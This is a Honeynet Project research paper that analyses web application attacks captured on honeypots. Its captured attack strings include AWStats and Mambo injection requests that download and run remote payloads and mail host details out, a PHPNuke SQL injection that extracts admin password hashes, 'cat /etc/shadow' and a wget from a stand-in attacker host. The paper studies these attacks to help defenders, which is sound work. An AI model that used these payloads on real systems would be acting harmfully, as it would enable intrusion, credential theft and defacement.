Know your Enemy: Web Application Threats

Using Honeypots to learn about HTTP-based attacks

Primary Authors
Jamie Riden, New Zealand Honeynet Project
Ryan McGeehan, Chicago Honeynet Project
Brian Engert, Chicago Honeynet Project
Michael Mueter, German Honeynet Project

Introduction

With the constant growth of the Internet, more and more web applications are being deployed. Web applications offer services such as bulletin boards, mail services such as SquirrelMail, online shops, or database administration tools like PhpMyAdmin. They significantly increase the exposed surface area by which a system can be exploited. By their nature, web applications are often widely accessible to the Internet as a whole meaning a very large number of potential attackers. All these factors have caused web applications to become a very attractive target for attackers and the emergence of new attacks. This KYE paper focuses on application threats against common web applications. After reviewing the fundamentals of a typical attack, we will go on to describe the trends we have observed and to describe the research methods that we currently use to observe and monitor these threats. In Appendix A, we give actual examples of a bot (a variant of PERL/Shellbot), the Lupper worm and an attack against a web Content Management System (CMS) as examples that show how web application threats actually act and propagate.

Why Web applications are at High Risk

Holz, Marechal, and Raynal observe, "From an attacker's viewpoint, a Web application is an interesting target for several reasons. First, the quality of the source code as related to security is often rather poor, as numerous bug reports show... Another factor is the applications' complex setup" [Holz06]. Many different vulnerabilities have been discovered in web applications, leading SANS to include web applications as the number one cross-platform attack target in their 2006 survey: "Applications such as Content Management Systems (CMS), Wikis, Portals, Bulletin Boards, and discussion forums are being used by small and large organizations. Every week hundreds of vulnerabilities are being reported in these web applications, and are being actively exploited. The number of attempted attacks every day for some of the large web hosting farms range from hundreds of thousands to even millions."

Below we give the exploits we have seen against our honeypots and where possible an estimate of the number of users for each piece of software. The estimates are obtained by checking the number of Google search results returned for a given page in a website, for example searching for '"powered by PHPBB" inurl:viewtopic.php' suggests there are around 1.5 million installations of PHPBB indexed by Google.

- PHP XMLRPC Code injection vulnerability - because this is a library it is very hard to estimate the number of installations.
- Mambo remote code-inclusion, around 1,300,000 publicly accessible installations.
- AWStats configdir command injection,
  around 170,000 publicly accessible installations. (However, access to AWStats is usually restricted so that only the site admins can view the visitor statistics.)
- PHPBB admin_styles remote code-inclusion, around 1,500,000 publicly accessible installations.
- PHPBB viewtopic code injection, (the flaw that Santy exploited), around 1,500,000 publicly accessible.
- WebCalendar includedir remote code-inclusion, around 230,000 publicly accessible installations.
- Coppermine Photo Gallery remote code-inclusion,
  around 430,000 publicly accessible installations. (In this case the exploit was against the third item in the reference, a problem with theme.php and THEME_DIR.)
- Zeroboard remote code-inclusion problem, very hard to estimate number of installations.
- PHPNuke SQL injection in querylang parameter, very hard to estimate number of installations.

Because typical web applications are relatively immature code in terms of software life-cycle, a large number of vulnerabilities are regularly being discovered. This problem is exacerbated by the number of protocols in use by web applications - HTTP or HTTPS, XMLRPC and SOAP to name a few and the relatively unconstrained nature of the user interface. For example, a web form may be designed to accept certain parameters of particular sizes, but an attacker may exploit the application by posting arbitrary content to the form making use of failures in parsing and validation of the data to compromise the service. Some types of common PHP application vulnerabilities enable the attacker to include their own code in the targeted web application, a type of attack known as local or remote code inclusion.

Many of the languages that web applications that are written in -such as Perl and PHP - are relatively powerful and offer facilities to execute operating system commands and powerful database integration. They may also enable the program to interact with third-party applications such as email agents. Over recent years, much research has been performed on vulnerabilities in networking protocols and much effort has gone into design of firewalls and other mitigation mechanisms. In contrast, web applications are by nature open to a global audience and so may be extremely easy to find with the aid of search engines. Moreover, web applications have not had the same scrutiny that older applications and protocols have received. Attacks may also be written in a combination of a scripting language and shell commands, which are easier to develop than the machine language code needed to exploit most buffer-overflow problems.

It is plausible that web servers are generally of high value to attackers. Many automated attacks that we have observed have been designed with Linux in mind, though some of the Perl code they include also runs on other varieties of UNIX. We expect that a server installation will typically have a faster connection to the Internet than a home user's installation do; therefore it is plausible that by exploiting Linux web servers an attacker will gain control of a relatively high-value machine compared with attacks targeting a home user's computer. Web applications will usually have to interact with databases, such as lists of customers and their email addresses, or financial information. Another reason attackers may choose to target web applications is as part of a strategy for gaining access to these databases. In summary, because web applications are globally visible, vulnerable hosts are very easy to find via search engines and exploits are relatively easy to develop, they present a large and attractive surface area for attackers. They may also provide a stepping stone into more sensitive parts of the victim's network.

Fundamentals of an Attack

Web applications commonly face a unique set of vulnerabilities due to their access by browsers, their integration with databases, and the high exposure of related web servers. The modern web server setup commonly presents multiple applications running on one host and available via a single port, creating a large surface area for attack.

Code Injection

Code injection is one such attack, which exploits a web application's interface to the underlying operating system and results in the execution of arbitrary code. A simple example of a PHP code injection attack follows:

```
$yourName = $_GET['name'];
exec("echo $yourName");
```

Directing a web browser to this application at the URL "application.php?name=Magoo" would result in the display of a webpage containing the word "Magoo". However, using the characters "Magoo; wget 1.2.3.4/toolkit.c" would execute two statements within the exec() function. The second statement is a malicious attempt to download a file to the victim host. A vulnerability similar to this was present in some versions of the Advanced Web Statistics (AWStats) script, a popular application used for summarizing information about visitors to a web site. This vulnerability has been widely abused by several worms, including Lupper. Note that AWStats is written in Perl so the problems we describe are by no means unique to PHP.

To quote from the iDEFENSE advisory :

"The problem specifically exists when the application is running as a CGI script on a web server. The "configdir" parameter contains unfiltered user-supplied data that is utilized in a call to the Perl routine open() as can be seen here on line 1082 of awstats.pl:

```
if (open(CONFIG,"$searchdir$PROG.$SiteConfig.conf"))
```

The "searchdir" variables hold the value of the parameter provided by the attacker from "configdir." An attacker can cause arbitrary commands to be executed by prefixing them with the "|" character."

In the case of the following attempted exploit:

```
GET /awstats/awstats.pl?
configdir=%7cecho%20%3becho%20b_exp%3bwget%20http%3a%2f%2f10%2e58%2e26%2e26%2flibsh%2fping%2etxt%3bmv%20ping%2etxt%20temp2006%3bperl%20temp2
```

we end up with:

```
if (open(CONFIG,"|echo ;echo b_exp;wget http://10.0.26.26/libsh/ping.txt;mv ping.txt temp2006;perl temp2006 10.0.233.251 8080...";))
```

which leads to the execution of the attacker's commands, because of the way perl's 'open()' function works. It seems as if the 'echo b_exp' at the start and a corresponding 'echo e_exp' at the end is intended to simplify parsing of the resulting web page, as in the this published exploit.

The PHPBB vulnerability that was exploited by the Santy worm was a problem of this type. PHPBB is a bulletin board written in PHP which allows users to post and reply to messages about various topics. A Google search for PHPBB reveals around 1.5 million sites at the time of writing. The Santy worm initially attempted to exploit the viewtopic.php vulnerability with a small test payload, simply printing out a particular piece of text. If the resulting web page contained the supplied text, the worm would launch its propagation code. (Eventually Google began to block Santy's queries.) The following is an example of an attack observed against PHPNuke which attempts to run the 'id' command. It is a maliciously crafted HTTP GET request:

```
GET /phpnuke/modules.php?name=Forums&amp;file=viewtopic&amp;t=4&amp;&amp;highlight=%2527.$poster=%60id%60.%2527
.
```

The 'id' command identifies the current user and seems to be often used to test command injection issues, as the results of a successful test are easily identifiable. The vulnerability itself appears to be the phpBB Remote Command Execution (Viewtopic.php Highlight) issue which we discuss later. PHPNuke has included PHPBB for its forums "starting from somewhere around v. 6.5"

Remote Code-Inclusion

A remote code-inclusion attack works similarly; for example the following PHP code:
`include "$librarydir/utils.php";`
will include a PHP file into the currently executing script. Under certain circumstances, such as the configuration item register_globals being enabled, an attacker may be able to change the value of the variable $librarydir. (Register_globals means that PHP will automatically initialize variables from HTTP GET parameters without the programmer's intervention.) Some configurations of PHP allow the inclusion of code specified by a URL rather than a local file name. The attacker exploiting this vulnerability may attempt to set $librarydir to a value such as `"http://1.2.3.4/evilscript.php"`. If the attack is successful the attacker gains control of the web application.
Remote code-inclusion attacks have occurred in a wide variety of PHP applications, notably the Mambo CMS. Typically the attacker includes a script that attempts to execute a command such as one fetching further malware. These utility scripts are often quite full-featured and some have integration with databases and allow the invocation of shell commands, sending of email and viewing of files on
the web server. See Appendices A and B for more details related to this type of attack. The vulnerability classes - remote code-inclusion and command injection - should be considered serious as they have resulted in a number of high profile worms attacking the following software:

PHPBB, reported December 21, 2004, attacked by the Santy worm.
AWStats, PHPXMLRPC, WebHints reported November 7, 2005, attacked by the Lupper worm.
Mambo, reported December 6 2005, attacked by the Elxbot worm.
Mambo, PHPXMLRPC, reported February 20, 2006 and attacked by the Mare worm.

An example attack we observed against Mambo CMS is as follows. Again, it is simply a malicious HTTP GET request, exploiting the vulnerability described in Secunia Advisory #14337 :

```
GET /index.php?option=com_content&amp;do_pdf=1&amp;id=1index2.php?_REQUEST[option]=com_content&amp;_REQUEST[Itemid]=1\
 &amp;GLOBALS=&amp;mosConfig_absolute_path=http://192.168.57.112/~photo/cm?&amp;cmd=cd%20cache;curl%20-O%20\
 http://192.168.57.112/~photo/cm;mv%20cm%20index.php;rm%20-rf%20cm*;uname%20-a%20|%20mail%20-s%20\
 uname_i2_192.168.181.27%20evil1@example.com;uname%20-a%20|%20mail%20-s%20uname_i2_192.168.181.27%20\
 evil2@example.com;echo|
```

This has the effect of executing the script of the attackers choosing, here 'http://192.168.57.112/~photo/cm' - the exact operation of the exploit against the vulnerability can be seen in 'Mambo Exploit' in Appendix A. In this case, the included file is a 'helper' script which attempts to execute the operating system command given by the 'cmd=' parameter. Here the commands given would cause the helper script to be written over the 'index.php' file and the details of the operating system and IP address to be sent to two email addresses. The attackers could then revisit the vulnerable systems at a later date.

An example of a particular helper script, the c99 shell is given in Appendix B, but such scripts typically allow the attacker to execute operating system commands and browse the file system on the web server. Some more advanced ones offer facilities for brute-forcing FTP passwords, updating themselves, connecting to databases, and initiating a connect-back shell session.

SQL Injection

Another type of web application attack is SQL injection. Suppose a naively implemented login page searches for records in a database which match the given username and password, like this:

```
$sql = "SELECT * FROM users WHERE username=\'$username\' AND password=\'$password\';";
```

If the input is not validated correctly, it would be possible to set $username and $password to be "' OR '1'='1". The resulting SQL query would be:

```
SELECT * FROM users WHERE username='' OR '1'='1' AND password='' OR '1'='1' ;
```

This SQL query always returns a non-empty result, bypassing the login procedure and enabling the attacker to access the application. By successfully exploiting an SQL injection vulnerability the attacker can often gain superuser/admin access to the application or even the operating system.
The following is an attack we observed against PHPNuke:

```
GET
/phpnuke/modules.php?name=Top&amp;querylang=union/**/%20select%200,pwd,0,0%20from%20nuke_authors%20where%20radminsuper=1
```

which exploits the vulnerability detailed in Secunia advisory #14866 - the 'querylang' parameter is allows an SQL injection attack against the application. This is the original Waraxe advisory about the vulnerability. The following source code is the problem:

```
$result9 = sql_query("SELECT pollID, pollTitle, timeStamp, voters FROM ".$prefix."_poll_desc $querylang order by voters DESC limit
0,$top", $dbi);
```

Because the application does not initialize the querylang parameter, an attacker can choose the value (providing register_globals is set in the PHP configuration, which used to be the default). The advisory gives the following example exploit:

```
http://localhost/nuke76/modules.php?name=Top&mp;querylang=%20WHERE%201=2%20UNION%20ALL%20SELECT%201,pwd,1,1%20FROM%20nuke_authors/*</pre>
```

and as result we can see md5 hashes of all the admin passwords in place, where normally top 10 votes can be seen :) The exploit will reveal the MD5 hashes of all the administrative users of PHPNuke. The value of seeing the MD5 hashes is being able to recover some passwords from them, as we explain below in the section "Top 10 Operating System commands issued".

Cross-site Scripting (XSS)

Another form of attack against web applications is known as Cross-Site Scripting. (This is abbreviated to XSS as the acronym CSS was already taken by Cascading Style Sheets.) In a cross-site scripting attack, data is entered into an application which is later written back to another user. If the application has not taken care to validate the data correctly, it may simply echo the input back allowing the insertion of Javascript code into the HTML page.

A naive implementation of a bulletin board might store a user's comment in a database and write it straight back to other users who are viewing the thread. By posting something like

```
"&lt;script&gt;alert('XSS');&lt;/script&gt;"
```


the attacker can execute Javascript on a third-party computer whenever the comment is viewed. Although XSS is a common vulnerability in web applications, it is using the web application as an attack vector and other users are the target, so we have not included it below. More information is available from The Cross Site Scripting (XSS) FAQ.

Trends in Discovery Techniques

Human attackers and automated worms were found to employ several strategies to find vulnerable systems. This section describes these strategies and identifies trends in their use.

Search-Based Strategies

PHPShell is a PHP script which allows shell commands to be executed on a web server. Typically the PHPShell script is protected by a password so only the server administrator can access it. We deployed honeypots that advertise an unrestricted PHPShell application, which attackers often tried to exploit.


PHP Shell 1.7
Current working directory: Root/
Choose new working directory: Current Directory
Command:
Execute Command
Enable stderr-trapping?

```
index.php      phpshell.php    config.php
```

Copyright © 2000–2002, Martin Geisler. Get the latest version at www.gimpster.com.

The majority of attacks on PHPShell honeypots that we observed were preceded by a discovery request which contained a referrer from a search engine. The search-engine queries are revealed to us by the default browser behavior, which sent the query to us as the Referer header. This technique is good for the attacker, because most of the time-consuming work of finding potentially vulnerable systems has been done by the search engine, eliminating the need for the attacker search across many different hosts themselves. Some copies of PERL/Shellbot were captured which had routines to search Google for certain scripts while other searches seem to have been performed manually. See Appendix C for example code from a captured copy of such a bot.

One disadvantage to attackers of using search engines is the new single point of failure they create. For instance, the Santy worm used Google to search for new targets, however Google started blocking Santy's queries which stopped the further spread of the worm. It should be noted that some bots have been observed which use Yahoo search and not just Google.

IP-Based Strategies

Some probes appeared to use IP-based scanning, such as several captures of the Lupper worm. When studied inside a virtual machine environment, the worm scanned a sequential range of IP addresses to see which, if any, were running a web server. If a web server was present, the worm attacked using several exploits that attempted to execute code on the server. IP-based scanning entails a relatively high cost per system infected in terms of search time and network resources, assuming a low density of targets. Worms which use search engines to locate their targets have a much lower cost per target because the search engine does the work of finding potentially vulnerable hosts.

Note that IP scanning will not work for name-based virtual hosts, a technique for hosting many websites on a single IP address that was introduced in HTTP 1.1. Using this method, the request for a web page has to contain the appropriate hostname, such as 'www.example.com' that is being asked for. Since there is no way for an IP-based scanning program to determine this name, there is no way for it to successfully exploit a site using virtual hosting. Name-based virtual hosting is popular with shared web hosting providers as they don't have to provied each website with a unique IP address.

Spider-Based Strategies

While observing hits on our honeynet, we noticed a high amount of traffic from spiders - a spider is a program which fetches a series of web pages for analysis, for example Google's and Yahoo's web crawlers. Typically a spider will announce itself as such in the 'user-agent' field of an HTTP reques such as 'Googlebot 1.0'. Other spider programs we observed announce themselves as a typical web browser while the tiny interval between successive requests shows they are running without user interaction. We have determined that the spamming attempts we received were caused by the presence of web forms on our honeypot. Search engines cannot be used to search for a form in a web site, therefore a spider or other parsing tool must have discovered a form on our honeypot. When discovered, spam was immediately inserted into the form, regardless of the more valuable shell access the honeypot advertised. This points to an automated, spider-based attacker as opposed to a human.

Exploitation Trends

Once the attacker found the honeypot, via any of the methods mentioned above, they typically tried to utilize it for a variety of different purposes - ranging from defacement to mounting phishing attacks. The following sub-sections explain specific purposes we observed.

Top 10 Operating System commands issued

The top 10 commands issued by attackers on the PHPShell honeypot are as follows:

1. 3251 times, 'ls' - Displays a list of files in the current directory
2. 1051 times, 'pwd' - Reports the current directory
3. 777 times, 'id' - Reports the current user
4. 619 times, 'uname -a' - Reports on details of the operating system and hostname
5. 600 times, 'w' - Reports on current users and the load the system is under
6. 556 times, 'ls -la' - Displays full information on all files in the current directory, including hidden ones
7. 543 times, 'ls -al' - Displays full information on all files in the current directory, including hidden ones
8. 386 times, 'dir' - Lists files in the current directory under Windows.

9. 363 times, 'cat /etc/shadow' - Lists the shadow password file, containing hashes of user's passwords
10. 353 times, 'cat config.php' - Displays the configuration file for PHPShell which contains usernames and passwords amongst other things.

In regards to number 9, 'cat /etc/shadow', a dictionary attack can be mounted against a hashed password file. Tools such as John the Ripper can try the hashing operation on many common passwords such as dictionary words. If the hash of the guessed word comes out the same as the hash in the password file, the attacker now knows the password for that user. Alternative methods such as Rainbow Tables can speed up the process of recovering the passwords. An exhaustive search through all possible passwords will usually take too long to be viable against modern UNIX password files.

Email Spam

We observed 15 attempts to inject mail into the web forms of one of our honeypots. The following data is an example:

```
Content Type: multipart/alternative; boundary=2297385eb7e8f59b2cbb787f2dbfcbc3
MIME Version: 1.0
Subject: best song which shebcc: charieses329@aol.com
This is a multi part message in MIME format.
2297385eb7e8f59b2cbb787f2dbfcbc3
Content T
```

The content is truncated to 255 characters as the honeypot is not designed to accept long strings. The actual HTML limits the text field to 60 characters, so any program submitting more than this is ignoring the limit. This means it is likely to be an automated attack, or at least is using a program other than a standard web browser. The fact that the email is being mistakenly submitted to a form which asks for a command is also suggestive of an automatic mechanism as a human should realise that the attack will not work.

Blog Comment Spam

We have also observed blog comment spam such as :

```
"Hello, you have amazing site! Really, good work! This i found in internet <a href="http://www.example.com/">10 Best Online Casinos</a>...
"
```

This must have been sent by an automated tool, since a human would have realized that the form did not pertain to blog comments, but instead provided access to PHPShell. During the period of operation, the PHPShell honeypot received 113 blog comments advertising pharmaceuticals, mortgages, home insurance, shoes, mobile phone ring tones, and of course, pornography.

Defacements

We observed over 500 attempts to deface our PHPShell web site, most of which attempted to use the Chinese characters for "summon" to overwrite the index file. The following defacement attack can be found in many on-line tutorials:

```
"echo "召唤" > index.jsp"
```

Similarly, one attacker tried to deface the main page by issuing this operating system command :

```
echo This is Site Hacked [group name elided] > index.php;
```

This would have had the effect of replacing the default page on the website with just the text of the attacker's choosing. Obviously, defacement of a site can be a major public embarrassment which can lead to longer term financial losses, as well as the immediate problem of having the website unavailable to its users.

Hosting Files

Multiple attempts were made to download files which seemed to be done only for hosting purposes. In one very specific attack, the attacker used over 50 commands to investigate the server and then attempted to download several files. The following shows one attempt to download a music file, and two attempts to download legitimate Windows applications (not related to cracking activities):

```
10.10.60.66 wget http://censored.fr/explorer/AngelsAndAirwaves/Mp3z-It_Hurts.bkn.mp3
10.10.60.66 wget http://censored.com/support/files/webdwarf.exe
10.10.138.108 wget http://censored.br/ftp/Instala_MasterCaixa.exe
```

Other files that attackers attempted to download seemed to be intended to help in the exploitation of the server. A common action was to fetch a PHP shell application such as c99 shell (see Appendix B) to allow the attacker to issue shell commands, view the filesystem and perhaps to connect to local databases. Some attackers tried to download the eggdrop IRC bot or the psyBNC IRC proxy.

Scanning Tools

Among other tools, attackers commonly downloaded and attempted to use a variant of pscan. Pscan is an efficient port scanner that can discover hosts which are listening on a particular port. Typically, the attacker would run the tool, obtain a list of hosts with the port open and then proceed to run an exploit tool against the list of hosts.

```
Date: 2006-09-09 12:20:40
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en US; rv:1.8.0.1) Gecko/20060111 Firefox/1.5.0.1
Command: wget http://evil.example.com/linux/fast.tgz
```

Figure 2. An attempt by an attacker to download an archive including a variant of the pscan tool.


This archive contained SSH scanning tools, including pscan, a password list, and a list of servers and their root passwords or other user accounts that had been guessed already.

Botnet Recruitment

On one honeypot we observed 12 attempts to install IRC bots to join various botnets after system access was gained. In one example we analysed, a bot connected to a channel on a public IRC server to which 387 other clients had already connected. Typically, the vast majority of the bots supported commands for denial-of-service attacks. Since most Linux boxes tend to be servers rather than workstations, it is plausible that even a relatively small botnet of around 400 Linux machines would have a great deal of bandwidth available to mount a DoS attack, while being small enough to evade detection until used. For examples of two attacks that attempted to join botnets, see 'The Lupper Worm' and 'Mambo Exploit' in Appendix A. The paper Know Your Enemy: Tracking Botnets gives more detail on how botnets operate.

Phishing

One attacker tried to download an archive containing HTML, graphics and scripts to create a Paypal phishing site. The site was designed to look like the real Paypal web site, but would have recorded usernames and passwords in a file residing on the web server. The attacker could then have retrieved this file later. For more information on phishing techniques, see Know Your Enemy: Phishing. Another attacker downloaded a similar phishing page for Orkut, Google's social networking site. In this case, the fake site would have emailed the username and password to a Gmail account controlled by the attacker.



Address C:\Documents and Settings\James\Desktop\malware\ORKUT\login.htm

Página inicial | Participar do orkut | Mídia | Ajuda

orkut

o orkut é uma comunidade online que conecta pessoas através de uma rede de amigos confiáveis.

Proporcionamos um ponto de encontro online com um ambiente de confraternização, onde é possível fazer novos amigos e conhecer pessoas que têm os mesmos interesses.

quem você conhece?

Participe do orkut para ampliar o diâmetro do seu círculo social.

login

Efetue login no orkut com o seu login do **orkut**
ou
Conta Google

Nome de usuário/E-mail:

Senha:

[✓] Salvar as minhas informações neste computador.

Efetuar login

Esqueceu a sua senha?

Se você não tem uma Conta do Google, entre o seu nome de usuário e senha do orkut.


Caso tenha dúvidas, por favor visite nossa página de perguntas sobre a conta do orkut

serviço filiado ao Google


Sobre o orkut | Privacidade | Termos de uso

Attacks against a single PHP honeypot

The following graph shows attacks against a PHP honeypot which are trying to exploit several distinct flaws. The vulnerabilities attacked are Mambo remote code-inclusion as discussed above, AWStats configdir command injection, PHPBB admin_styles remote code-inclusion (note that this is different to the PHPBB flaw that Santy exploited), WebCalendar includedir remote code-inclusion and Coppermine Photo Gallery remote code-inclusion, in this case the problem with theme.php and THEME_DIR. We can see that the Mambo exploit is consistently popular but the usage of the AWStats vulnerability tails off towards the end of this period. Other exploits are only tried occasionally, such as the PHPBB flaw. Some sources attempt to exploit a single issue, while others try two or more. The total numbers of attacks observed during this period were as follows: Mambo 255, AWS 251, PHPBB 54, WebCalendar 9, Coppermine 10. Appendix D has individual graphs for each vulnerability.



The following graph shows the mean number of attacks per unique source:



Potential Consequences

By becoming a tool for an attacker to inflict harm on other systems, a site may be opening itself up to liability issues if they have not been paying sufficient attention to security. For example, if a machine is joined to a botnet it may be a participant in a denial-of-service attack against an external site, or may be used to recruit other machines into the botnet. Phishing sites are used for stealing identity information for various purposes, including transferring money away from victim's bank accounts. Files that are uploaded to compromised hosts may be subject to copyright issues or other more serious violations of obscenity laws in the country the server resides in. If the server is used to send Unsolicited Bulk Email (UBE aka 'spam'), the server may be placed on a blocking list and legitimate users of the server may find their email blocked by many Internet sites.

It is also possible that control of a website may be used to compromise computers that are browsing that site. For example, such an incident is described by Netcraft:

"Hackers have hijacked a large number of sites at web hosting firm HostGator and are seeking to plant trojans on computers of unwitting visitors to customer sites. HostGator customers report that attackers are redirecting their sites to outside web pages that use the unpatched VML exploit in Internet Explorer to install trojans on computers of users. Site owners said iframe code inserted into their web pages was redirecting users to the malware-laden pages."

In another incident, a banner advert was used to deliver exploit code to client machines : "During a 12-hour window over the weekend, hackers broke into a load balancing server that handles ad deliveries for Germany's Falk eSolutions and successfully loaded exploit code on banner advertising served on hundreds of Web sites."

Trends in Evasion and Anonymity

Various techniques were used against the honeynet to frustrate our ability to directly identify attackers. These tactics were only found occasionally in honeynet logs. Regardless of these techniques, the attackers actions were still fully monitored even if the source of the attacks was obscured.

Proxy Servers

About 6% of attacks were detected as using a proxy server. Proxy servers act as an intermediary between a web browser and a web server. Some organisations such as universities may require their users to make use of a proxy server to monitor and audit web traffic or to cache commonly fetched documents. Other proxy servers, termed 'open proxies' allow anyone to connect to them. This allows attackers to obfuscate their source address by having another server make the HTTP requests on their behalf. While this approach can successfully cover an attackers identity, it does not increase the stealthiness of their attack. Some proxy servers are designed to relay the clients address along with the HTTP request, while some 'anonymous' proxy servers do not. The honeynet saw attacks from both types of proxies.

Google Translate

Similar to the proxy server, the Google Translate service can act as a proxy as it translates websites for its users. The Google Translate service will make HTTP connections to websites and relay them to the users of Google Translate. This is an older technique to obfuscate IP addresses similar to an anonymous proxy, but the behavior of the service has since changed. The Google Translate service now forwards the IP address of its users. Attackers still using the Google Translate service against the honeynet are exposing their source IP address. For example, to translate the Honeynet webpage into French, you could use the following URL: http://www.google.com/translate?u=http%3A%2F%2Fwww.honeynet.org&langpair=en%7Cfr&hl=en&ie=UTF8. Google would then fetch the web page on behalf of the attacker, however this technique doesn't anonymise the attacker any more.

Onion Routing

Onion routing is a routing technology used to ensure the privacy of its users, where each node only has partial information about the route of the packets. A service sponsored by the Electronic Frontier Foundation called Tor is an implementation of this concept. Tor is a design of randomly selected, encrypted tunnels that acts as a proxy for client applications, such as web browsers. The honeynet was able to identify only 40 (.01%) attacks making use of the Tor service.

Of the seven unique attacks using Tor, there were only two worth noting. The others simply reached the honeypot and took no further action. The first attack traversed four honeypots, and attempted nothing more malicious than exploring the filesystems and attempting to create a hidden directory. The attacker discovered the honeypots using Google, using the query "inurl:phpshell.php filetype:php". The second attack only touched one honeypot on the honeynet, and attempted to retrieve a 'config.php' file. Applications written in PHP commonly include a 'config.php' file, which usually contains passwords or sensitive information regarding the application. In the case of PHPShell, the config.php file includes usernames and passwords as well
as some other configuration information.

```
2006-11-17 06:29:49 Signatures: Known Search Engine: google.com;
Referrer: http://www.google.com/search?q=inurl:phpshell.php;filetype:php
2006-11-17 06:29:58 ps ax;
2006-11-17 06:30:07 uname -a;
2006-11-17 06:30:24 cd /tmp;
2006-11-17 06:30:43 cd /tmp;
2006-11-17 06:30:47 ;
2006-11-17 06:30:55 ls;
2006-11-17 06:31:04 mkdir .sec;
2006-11-17 06:31:07 ls;
2006-11-17 06:31:17 cd .sec;
2006-11-17 06:31:28 cd /var/tmp;
```

Figure 4. Example session from an attacker using Tor

Script Encoding

The downside for attackers using a scripting language for a web-based backdoor is that the source code is inherently public. A specific backdoor found by the honeynet called 'r57 shell' employed multiple PHP functions to decode itself before running.

```
eval(gzinflate(pack("H*",'dd3cdb56e3ca72cf9bb5ce[...]cd95ff04')));
```

